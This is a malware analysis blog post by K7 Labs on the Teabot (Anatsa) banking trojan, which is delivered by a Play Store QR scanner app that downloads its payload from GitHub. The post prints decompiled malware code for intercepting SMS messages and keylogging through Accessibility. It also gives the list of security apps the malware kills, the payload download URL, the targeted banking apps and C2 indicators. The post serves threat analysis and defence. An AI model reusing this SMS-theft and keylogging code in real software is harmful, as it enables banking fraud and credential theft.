

Play Store App Serves Teabot Via GitHub

Published: 2022-05-13 · Archived: 2026-04-02 11:10:22 UTC

We at K7 Labs recently came across this [twitter post](#) about **Teabot (aka 'Anatsa')** a **banking Trojan**. The main **infection vector** of Teabot was found on the **official Google Play Store** where it posed as **QR Code & BarCode Scanner** app with 10,000+ downloads as shown in Figure 1.




Figure 1: QR Code & BarCode Scanner from Google Play Store

Once launched, this app requests the user to update itself via a popup message as shown in Figure 2.




Figure 2: Update message popup

When the user clicks on the “Update” message this application downloads and installs the malicious Teabot Banking Trojan “main.apk” as shown in Figure 2.

From the ADB Logcat report we noticed that the malware file “main.apk” gets downloaded from a GitHub repository as shown in Figure 3.

```
24379 24398 I System.out: Set url to https://github.com/mattiebryan4570/uta/blob/main/main.apk?raw=true  
1922 3204 I ActivityManager: START u0 {flg=0x10000000 cmp=com.zynksoftware.docuscanapp/com.AndroidMarl  
24379 24379 W ActivityThread: handleWindowVisibility: no activity for token android.os.BinderProxy@4c4f8
```

Figure 3: ADB Logcat shows malware sample download URL

Figure 4 shows the repository was created by mattiebryan4570, at the time of writing this blog the GitHub repository was still live.




Figure 4: GitHub repository where the malware sample was hosted

In this blog, we will be analyzing the package “com.joy.slab” corresponding to the main.apk which has been downloaded from the above mentioned GitHub repository as shown in Figure 5.




Figure 5: Malicious APK downloaded from GitHub

Once the Teabot malware is installed on the device, the app downloads itself as a **QR-Code Scanner: Add-On** which frequently brings up the *Accessibility Service* setting option on the device, as shown in Figure 6, until the user allows this app to have the *Accessibility Service* enabled.




Figure 6: Request for accessibility service

Once the permissions are granted, this malicious apk decrypts the malicious payload file called eepHM.json from the app's assets folder to an executable dex format named 'eepHM.odex' and loads the decrypted file as shown in Figure 7.

```
dex2oat : /system/bin/dex2oat -j6 --dex-file=/data/user/0/com.joy.slab/app_DynamicOptDex/eepHM.json  
--output-vdex-fd=35 --oat-fd=36 --oat-location=/data/user/0/com.joy.slab/app_DynamicOptDex/oat/arm/eepHM.odex  
--compiler-filter=quicken --class-loader-context=&
```

Figure 7: The logcat image shows the eepHM.odex file execution at runtime

The trojan then attempts to intercept SMS messages and aborts the new SMSReceived broadcast to the victim; as per the bot command "logged_sms" as shown in Figure 8.

```

public class AIUbawuidBAWUdi extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        try {
            d dVar = d.e;
            Bundle extras = intent.getExtras();
            String str = "";
            if (extras != null) {
                String string = extras.getString("format");
                Object[] objArr = (Object[]) extras.get("pdus");
                if (objArr != null) {
                    int length = objArr.length;
                    SmsMessage[] smsMessageArr = new SmsMessage[length];
                    for (int i = 0; i < length; i++) {
                        smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i].toString());
                        str = (str + "SMS from " + smsMessageArr[i].getOriginatingAddress() + ": " + smsMessageArr[i].getMessageBody());
                    }
                    dVar.f314a.d(context, "logged sms", str);
                    abortBroadcast();
                    eifbiaFBAUIFB.b(context, true);
                }
            }
        } catch (Throwable th) {
            th.printStackTrace();
            e.a("SmsErr " + th.getMessage());
        }
    }
}

```

Figure 8: Intercept SMS messages

After abusing the Android Accessibility Service, this trojan acts as a keylogger to steal the victim's keystroke information from the device.

```

if (accessibilityNodeInfo != null) {
    boolean z = (Id || (b2 = UIDNwaidobaWI00b.e.b()) == null || accessibilityEvent.getPackageName() == null) ? true : !b2.getPackageName().equals(c);
    CharSequence packageName = accessibilityNodeInfo.getPackageName();
    if (packageName != null && !packageName.toString().equals(c) && z) {
        a aVar = f343a;
        if (aVar != null && aVar.b().size() > 0) {
            f344b.add(f343a);
            f343a = null;
        }
        a aVar2 = dVar.f314a;
        boolean g = aVar2.g(accessibilityService, "kloger:" + ((Object) packageName));
        d = g;
        if (g) {
            f343a = new a(packageName.toString());
        }
        c = packageName.toString();
    }
}

```

Figure 9: Keylogger functionality

C2 Communication

Teabot enumerates the list of installed applications on the victim's device and then sends this list to the C2 server during its first communication. All the communications between C2 and the malware remain encrypted using an XOR key as shown in Figure 10. When one or more targeted apps are found, the C2 server sends the specific payload(s) to the victim's device to perform an overlay attack and track all the activity related to the identified targeted application(s).




Figure 10: List of installed apps sent encrypted by the malware and the decrypted data

The following are the targeted applications in a typical victim's device

Package Name	App Name
uk.co.hsbc.hsbcukmobilebanking	HSBC UK Mobile Banking
com.chase.sig.android	Chase Mobile
com.wf.wellsfargomobile	Wells Fargo Mobile
com.citi.citimobile	Citi Mobile®
com.konylabs.capitalone	Capital One Mobile
com.infonow.bofa	Bank of America Mobile Banking
com.jpm.sig.android	J.P. Morgan Mobile
com.usbank.mobilebanking	U.S. Bank Mobile: Bank and Invest
com.truist.mobile	Truist Mobile
com.pnc.ecommerce.mobile	PNC Mobile
com.tdbank	TD Bank (US)
com.schwab.mobile	Schwab Mobile
com.statestreetbank.grip	State Street Bank
us.hsbc.hsbcus	HSBC US
com.citizensbank.androidapp	Citizens Bank Mobile Banking
com.syf.synchronybank	Synchrony Bank
com.creditonebank.mobile	Credit One Bank Mobile
com.fidelity.android	Fidelity Investments
us.current.android	Make Money & Earn Cash Rewards
com.robinhood.android	Robinhood: Stocks & Crypto
com.moneylion	MoneyLion: Mobile Banking App
com.sablemoney.sableapp.prod	Sable
com.virginmoney.uk.mobile.android	Virgin Money Mobile Banking
com.monitise.client.android.yorkshire	Yorkshire Bank Mobile Banking
com.monitise.client.android.clydesdale	Clydesdale Bank Mobile Banking
com.algorand.android	Pera Algo Wallet
com.coinbase.android	Coinbase: Buy Bitcoin & Ether
co.mona.android	Crypto.com - Buy BTC, ETH
com.monese.monese.live	Monese - Mobile Money Account
com.binance.dev	Binance: Buy BTC & 600+ crypto
com.danskebank.mobilebank3.uk	Mobile Bank UK – Danske Bank

Figure 11 : Targeted applications

This malware also terminates a predefined list of apps' process(es), as shown in Figure 12. Interestingly, that list includes a few popular security products as highlighted below, in order to remain undetected.

```
static {
  f357a.add("com.avast.android.mobilesecurity");
  f357a.add("com.lge.phonemanagement");
  f357a.add("com.android.settingsaccessibility");
  f357a.add("com.coloros.phonemanager");
  f357a.add("com.coloros.oppoguardelf");
  f357a.add("com.coloros.safecenter");
  f357a.add("com.coloros.securitypermission");
  f357a.add("com.kms.free");
  f357a.add("com.wsandroid.suite");
  f357a.add("com.splendapps.shark");
  f357a.add("com.jumobile.manager.systemapp");
  f357a.add("com.technogic.systemappremover");
  f357a.add("com.funnycat.virustotal");
  f357a.add("com.appsinnova.android.keepclean");
  f357a.add("com.rhythm.hexise.uninst");
  f357a.add("com.miui.cleanmaster");
  f357a.add("com.cleanteam.onesecurity");
  f357a.add("com.vsrevogroup.revoapppermissions");
  f357a.add("org.malwarebytes.antimalware");
  f357a.add("com.transsion.phonemaster");
  f357a.add("com.samsung.accessibility");|
  f357a.add("com.cleanteam.oneboost");
  f357a.add("com.eset.ems2.gp");
  f357a.add("com.lookout");
  f357a.add("com.avira.android");
  f357a.add("fast.phone.clean");
  f357a.add("com.alphainventor.filemanagerf");
  f357a.add("zsj.android.systemappremover");
  f357a.add("com.bitdefender.security");
  f357a.add("com.drweb");
}
```

Figure 12: Apps list terminated

Package Name	App Name
com.avast.android.mobilesecurity	Avast Security & Virus Cleaner
com.lge.phonemanagement	Smart Doctor
com.coloros.phonemanager	Phone Manager
com.kms.free	Kaspersky Antivirus & VPN
com.wsandroid.suite	McAfee Security: Antivirus VPN
com.splendapps.shark	Uninstaller
com.jumobile.manager.systemapp	System app remover (root needed)
com.technogic.systemappremover	System App Remover - App Uninstaller, Bloatware
com.funnycat.virustotal	VirusTotal Mobile
com.appsinnova.android.keepclean	KeepClean: Cleaner, Antivirus
com.rhythm.hexise.uninst	Uninstaller
com.miui.cleanmaster	Mi Cleaner
com.cleanteam.onesecurity	One Security: Antivirus, Clean
com.vsrevogroup.revoapppermissions	Revo App Permission Manager
org.malwarebytes.antimalware	Malwarebytes Mobile Security
com.transsion.phonemaster	Phone Master–Junk Clean Master
com.cleanteam.oneboost	One Booster: Antivirus&Cleaner
com.eset.ems2.gp	ESET Mobile Security & Antivirus
com.lookout	Security & Antivirus Lookout
com.avira.android	Avira Security Antivirus & VPN
fast.phone.clean	Phone Cleaner - Virus cleaner
com.bitdefender.security	Bitdefender Mobile Security
com.drweb	Anti-virus Dr.Web Light

Figure 13: Security related apps list

At K7, we protect all our customers from such threats. Do ensure that you protect your mobile devices with a reputable security product like K7 Mobile Security and scan your devices with it. Also keep your security product and devices updated and patched for the latest vulnerabilities to stay safe from such threats.

Indicators of Compromise (IoCs)

Package Name	Hash	K7 Detection Name
com.zynksoftware.docuscanapp	13DF6443BF24D0E49566735B93F22646	Trojan-Downloader (0058d95d1)
com.joy.slab	04F4FB5E6CB95DFF7CCEE97B1F7D3636	Trojan (0053b5f91)

C2

hxxp://62[.]182[.]81[.]71/api/

hxxp://185[.]215[.]113[.]31:83/api

Source: <https://labs.k7computing.com/index.php/play-store-app-serves-teabot-via-github/>